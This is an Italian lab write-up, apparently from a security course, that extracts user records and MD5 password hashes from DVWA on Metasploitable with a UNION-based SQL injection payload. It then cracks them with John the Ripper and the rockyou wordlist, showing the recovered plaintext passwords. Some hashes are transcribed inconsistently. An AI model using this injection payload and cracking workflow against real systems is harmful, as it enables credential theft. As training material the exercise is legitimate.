

CRACCARE LE PASSWORD CON JOHN RIPPER:

Nel compito di oggi abbiamo ripreso le password che abbiamo scoperto con l'attacco sql injecton sulla dvwa di metasploitable.

```
ID: '%' and l=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: admin
admin
admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: '%' and l=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Gordon
Brown
gordonb
e99a18c428cb38d5f260853678922e03

ID: '%' and l=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: '%' and l=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Pablo
Picasso
pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: '%' and l=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Bob
Smith
smithy
ef4dc3b5aa765d61d8327deb882cf99
```

Come possiamo vedere la password le abbiamo in codice hash. Lo scopo dell'attacco di oggi è craccare queste password per vederle in chiaro.

Come primo passo dobbiamo creare un file di testo su kali all'interno del quale inseriamo queste password e lo chiamiamo "hash.txt".

Fatto questo apriamo un terminale su kali e inseriamo uno dei comandi di john, il quale prende il nostro file con i codici hash, e lo confronterà con una lista che si chiama rockyou, nella quale ci sono svariati codici hash con le password corrispondenti in chiaro. Sappiamo che i nostri codici hash sono in formato md5, quindi inseriamo anche questa informazione nel comando che sarà: "john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hash.txt".

```
File Edit Search View Document Help
1 5f4dcc3b5aa765d61d8327deb882cf99
2 e99a18c428cb38d5f260853678922e03
3 8d3533d75ae2c3966d7e0d4fcc69216b
4 0d107d09f5bbe40cade3de5c71e9e9b7
5 5f4dcc3b5aa765d61d8327deb882cf99
6

(kali@kali) ~/Desktop
john --show hash
stat: hash: No such file or directory

(kali@kali) ~/Desktop
john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hash.txt


Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8 x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
password (?)
abc123 (?)
letmein (?)
charley (?)
4g 0:00:00:00 DONE (2024-11-07 09:05) 400.0g/s 307200p/s 307200c/s 460800C/s
my3kids.. dangerous
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Come vediamo nell'immagine in output ci darà le password che ha craccato (ne vediamo solo 4 poichè 2 dei codici hash sono identici).

Fatto questo non ci resta che dare il comando per farci vedere in chiaro le password che ha craccato.

Il comando sarà : "john --show --format=raw-md5 /home/kali/Desktop/hash.txt"

In output vedremo le password.



The image shows a Kali Linux desktop environment with two windows. The left window is a text editor (Mousepad) displaying a list of MD5 hashes. The right window is a terminal showing the execution of the John the Ripper (john) tool to crack these hashes.

Mousepad Window (~/Desktop/hash.txt):

```
5f4dcc3b5aa765d61d8327deb882cf99
e99a18c428cb38d5f260853678922e03
8d3533d75ae2c3966d7e0d4fcc69216b
0d107d09f5bbe40cade3de5c71e9e9b7
5f4dcc3b5aa765d61d8327deb882cf99
```

Terminal Window (kali@kali: ~/Desktop):

```
$ johnh --show hash.txt
Command 'johnh' not found, did you mean:
  command 'john' from deb john
Try: sudo apt install <deb name>

(kali@kali)~[~/Desktop]
$ john --show hash.txt
0 password hashes cracked, 10 left

(kali@kali)~[~/Desktop]
$ john --show --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt
Invalid options combination: "--show"

(kali@kali)~[~/Desktop]
$ john --show --format=raw-md5 /home/kali/Desktop/ hash.txt

?:password
?:abc123
?:charley
?:letmein
?:password

5 password hashes cracked, 0 left

(kali@kali)~[~/Desktop]
```